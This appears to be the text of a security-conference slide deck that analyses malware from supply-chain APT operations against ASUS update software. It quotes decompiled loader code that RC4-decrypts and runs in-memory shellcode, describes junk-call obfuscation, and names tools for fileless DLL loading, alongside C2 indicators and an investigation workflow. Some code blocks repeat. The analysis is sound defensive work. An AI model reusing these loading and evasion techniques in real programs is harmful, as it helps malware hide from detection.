ASUS Webstorage Upate.exe

- Download update.asuswebstorage[.]com.ssmailer[.]com/fav.ico
- Split and decrypt data
- Drop files to
  - %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\ctfmon.exe
  - %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\slui.exe
  - %TEMP%\DEV + hex(GetTickCount() & 0xffff) + .TMP



ctfmon.exe

- TSCookie, a backdoor frequently appears in Japan APT operation
- Read data from Resource/PNG/143 and decrypt it with RC4
- Shellcode loads the DLL payload in memory
  - File-less attack leaves less trace, which can evade detection

```
v7 = module;
v8 = FindResourceA_0(module, res_name, res_type);
v9 = v8;
if ( !v8 )
  return -1;
res_namea = LoadResource_0(module, v8);
modulea = LockResource_0(res_namea);
v11 = SizeofResource_0(v7, v9);
if ( v11 < 0x880 || v11 > 0x4FD800 )
{
  FreeResource(res_namea);
  result = -2;
}
else
{
  lpMema = malloc_ensure(v11 + 1024);
  qmemcpy(lpMema, modulea, v11);
  FreeResource(res_namea);
  v12 = (int)lpMema + v11 - 128;
  *(_DWORD *)(v12 + 124) = 1568037522;
  rc4((int)lpMema, v11 - 128, v12, 128);
  if ( lpMema[3] + lpMema[5] + lpMema[4] + 40 == v11 - 128 )
  {
    v13 = lpMema[3];
    *a5 = v13;
    v14 = malloc_ensure(v13 + 128);
    *a4 = v14;
    memset(v14, 0, *a5);
    qmemcpy(*a4, lpMema + 10, *a5);
    *a7 = lpMema[4];
    v15 = malloc_ensure(*a7 + 128);
    *a6 = v15;
    memset(v15, 0, *a7);
    qmemcpy(*a6, (char *)lpMema + *a5 + 40, *a7);
```

ctfmon.exe - Obfuscation Technique

- Insert tons of useless function call to increase the difficulty of reversing
  - GetLastError
  - GetTickCount
  - printf("")
  - Junk functions
- You will see hundreds of call instruction in debugger and decompiled output
- Use IDAPython to perform some magic and clean the useless function calls

```
sub_4036D1(&String1, (int)&v10, (int)&v12, (int)&v13, (int)&v11);
if ( sub_40103F(&unk_438250) == -512 )
  return -3;
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
if ( !v11 || !v13 || !v10 || !v12 )
  return -2;
sub_40D70F(&unk_43824C);
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
sub_40D70F(&unk_43824C);
sub_40103F(&unk_438250);
v3 = sub_403F0C((void *)v13);
if ( !v3 )
{
  sub_40D70F(&unk_43824C);
  sub_40103F(&unk_438250);
  return -3;
}
```

```
if ( v11 )
{
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  if ( !NumberOfBytesRead )
    return -1;
  v13 = (int)v9 + v24 - 128;
  v14 = v24 - 128;
  *(_DWORD *)(v13 + 124) = 0x5D765A92;// part of RC4 key
  rc4((int)v9, v14, v13, 128);
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
```

```
  return -1;
res_namea = LoadResource_0(module, v8);
modulea = LockResource_0(res_namea);
v11 = SizeofResource_0(v7, v9);
if ( v11 < 0x880 || v11 > 0x4FD800 )
{
  FreeResource(res_namea);
  result = -2;
}
else
{
  lpMema = malloc_ensure(v11 + 1024);
  qmemcpy(lpMema, modulea, v11);
  FreeResource(res_namea);
  v12 = (int)lpMema + v11 - 128;
  *(_DWORD *)(v12 + 124) = 1568037522;
  rc4((int)lpMema, v11 - 128, v12, 128);
  if ( lpMema[3] + lpMema[5] + lpMema[4] + 40 == v11 - 128 )
  {
    v13 = lpMema[3];
    *a5 = v13;
    v14 = malloc_ensure(v13 + 128);
    *a4 = v14;
    memset(v14, 0, *a5);
    qmemcpy(*a4, lpMema + 10, *a5);
    *a7 = lpMema[4];
    v15 = malloc_ensure(*a7 + 128);
    *a6 = v15;
    memset(v15, 0, *a7);
    qmemcpy(*a6, (char *)lpMema + *a5 + 40, *a7);
```

Before & After

```
if ( v11 )
{
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  if ( !NumberOfBytesRead )
    return -1;
  v13 = (int)v9 + v24 - 128;
  v14 = v24 - 128;
  *(_DWORD *)(v13 + 124) = 0x5D765A92;// part of RC4 key
  rc4((int)v9, v14, v13, 128);
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
  sub_40D70F(&unk_43824C);
  GetLastError();
```

```
    return -1;
  res_namea = LoadResource_0(module, v8);
  modulea = LockResource_0(res_namea);
  v11 = SizeofResource_0(v7, v9);
  if ( v11 < 0x880 || v11 > 0x4FD800 )
  {
    FreeResource(res_namea);
    result = -2;
  }
  else
  {
    lpMema = malloc_ensure(v11 + 1024);
    qmemcpy(lpMema, modulea, v11);
    FreeResource(res_namea);
    v12 = (int)lpMema + v11 - 128;
    *(_DWORD *)(v12 + 124) = 1568037522;
    rc4((int)lpMema, v11 - 128, v12, 128);
    if ( lpMema[3] + lpMema[5] + lpMema[4] + 40 == v11 - 128 )
    {
      v13 = lpMema[3];
      *a5 = v13;
      v14 = malloc_ensure(v13 + 128);
      *a4 = v14;
      memset(v14, 0, *a5);
      qmemcpy(*a4, lpMema + 10, *a5);
      *a7 = lpMema[4];
      v15 = malloc_ensure(*a7 + 128);
      *a6 = v15;
      memset(v15, 0, *a7);
      qmemcpy(*a6, (char *)lpMema + *a5 + 40, *a7);
```

scsiexe.dll


- Installed as service main DLL
- Encrypted shellcode
- InvokeUtility.exe has same structure and payload

```
void __stdcall __noreturn SvchostPushServiceGlobals(LPVOI
{
  BYTE *v1; // eax
  BYTE *v2; // esi
  int v3; // [esp+0h] [ebp-1Ch]
  int *v4; // [esp+Ch] [ebp-10h]
  int v5; // [esp+18h] [ebp-4h]

  v5 = 0;
  v4 = &v3;
  v1 = (BYTE *)VirtualAlloc(0, 0xD97u, 0x1000u, 0x40u);
  v2 = v1;
  if ( v1 )
  {
    drop_data_to_buffer(v1, 3480u);
    std_rc4(rc4key, 32, v2, 3479);
    ((void (*)(void))v2)();
    VirtualFree(v2, 0, 0x8000u);
  }
  FreeLibraryAndExitThread(hLibModule, 0);
}
```

Decrypted Shellcode

- Shellcode will decrypt its own body by standard RC4
  - Other PLEAD backdoor may use modified RC4
- These two PLEAD backdoor have same payload but different key and C2 config



ASUS WebStorage Conclusion

- MITM could be very serious problem, especially in the update utility
- Additional data appended to the known file format could be a signal of abnormal

Malware Tricks

Modern Attackers are ~~Lazy~~ Smart

- Modern attackers don't write their own shellcode manually anymore
- They use compiler to generate shellcode, and shellcode is good for file-less attack!
- sRDI - Convert your DLL into shellcode
  - https://github.com/monoxgas/sRDI
- MemoryModule - Parse and load PE module from memory without touching disk
  - So, you don't need LoadLibrary API anymore
  - https://github.com/fancycode/MemoryModule

IDAPython is your best friend

- I have published some of my idapython script snippets
  - https://github.com/Inndy/idapython-cheatsheet


How to Find Malicious Payload in 1 Sec

- Windows system call number will change from time to time
  - Must use system call through NTDLL
  - Shellcode must locate DLL in memory from PEB structure and use Windows API
  - Malware usually will not list all the functions in the import table
- Set break points on...
  - Kernel32!VirtualAllocEx, Kernel32!VirtualProtectEx
  - Kernel32!LoadLibraryExW, Kernel32!GetProcAddress
- Not deep enough?
  - ntdll!NtProtectVirtualMemory
  - ntdll!NtAllocateVirtualMemory(Ex)
  - ntdll!LdrLoadDll
  - ntdll!LdrGetProcedureAddress

APT Investigation Process

Investigating Procedure

- The process of proactively and iteratively formulating and validating threat hypotheses based on security relevant observation's and domain knowledge



APT investigation process

A

Malware Analysis

For the special malware, the manual reverse will be conducted.

B

Threat Hunting

Regularly diagnosis end points to discover potential attacks.

C

Threat Intelligence

Integrate several intelligences to track the potential source of attackers, which APT groups.

D

Threat Investigation

Correlate the discovered events to depict the whole story line of APT. (causality)

E

Feedback

Feedback the information to victim to improve their security.

Threat Hunting System

Instead of passive detecting attacks, threat hunting aims to proactive&regular investigate if any attacker already conceals in your network.

- Network
- File
- Process
- Registry
- Memory
- ....

In our company

- Xensor
- Cycarrier

Threat Hunting System

Instead of passive detecting attacks, threat hunting aims to proactive&regular investigate if any attacker already conceals in your network.


- Network
- File
- Process
- Registry
- Memory
- ....

Threat Hunting System


- EDR system, e.g. our Xensor EDR
- Monitor what happens in a single end point

Threat Investigation

- Correlate the events and illustrate the whole attack storyline
- We use some machine learning for that
- After EDR conducts investigation on end points, threat investigation system(our Cycarrier) correlates the events and provides a platform for easily investigation



Cycarrier for Web Storage





Threat Intelligence System

- Previous 2 steps focus on intelligence from internal, it provides information for current APT attack.
- When we need to connect it to some APT groups, to investigate who is the attacker, the external information is indispensable
  - Who uses these malware
  - Who owns/operates these domain
  - Are there any APT group utilize the same network infrastructure

Domain Activate Hunting

(asushotfix.com)






Name		Resource Records Type	First Seen	Last Seen
asushotfix.com	107.161.23.204	Address Mapping records	2018/05/03 18:35	/05/14 02:15
asushotfix.com	141.105.71.116	Address Mapping records	2018/05/23 07:16	2018/10/25 21:10
asushotfix.com	192.161.187.200	Address Mapping records	2018/05/03 18:35	2018/05/14 02:15
asushotfix.com	209.141.38.71	Address Mapping records	2018/05/03 18:35	2018/05/14 02:15
asushotfix.com	0.0.0.0	Address Mapping records	2018/11/02 08:25	/11/08 21:14
asushotfix.com	107.161.23.204 192.161.187.200 209.141.38.71	Address Mapping records	2018/05/03 18:43	2018/05/15 16:46
asushotfix.com	ns1.dnsowl.com.	Name Server records	2018/05/03 18:35	2018/09/14 03:46
asushotfix.com	ns2.dnsowl.com.	Name Server records	2018/05/03 18:35	2018/09/14 03:46
asushotfix.com	ns3.dnsowl.com.	Name Server records	2018/05/03 18:35	2018/09/14 03:46
asushotfix.com	ns1.dnsowl.com. ns2.dnsowl.com. ns3.dnsowl.com.	Name Server records	2018/05/03 18:43	2018/11/08 21:54

CTI for Web Storage

Our CTI shows that 103.28.46.4 (update.asuswebstorage.com.ssmailer.com) is highly suspicious



Operation ShadowHammer Timeline

May 3,2018
Domain Registration Date
Record by CyberTotal

Jan 27, 2019
Kaspersky Lab.
Confirm Problem.

Apr 8-11, 2019
Announced is SAS about
Operation ShadowHammer.

2018

2019

Mar 25, 2019
Kaspersky Lab.
Announce Report

Take Away

- While your software becomes more complex, it nearly impossible to establish a trusted/secure supply chain. Therefore, attackers will target the weakness of supply chain.
- We illustrate 2 APT operations to show the real world APT targeting supply chain security.
  - Shadow Hammer Operation
  - Web Storage Operation
- Modern APT malware tricks (for both offensive and defensive)
- Overview of our investigating procedure

THANK YOU

ck.chen@cycraft.com

Inndy.lin@cycarrier.com

Q&A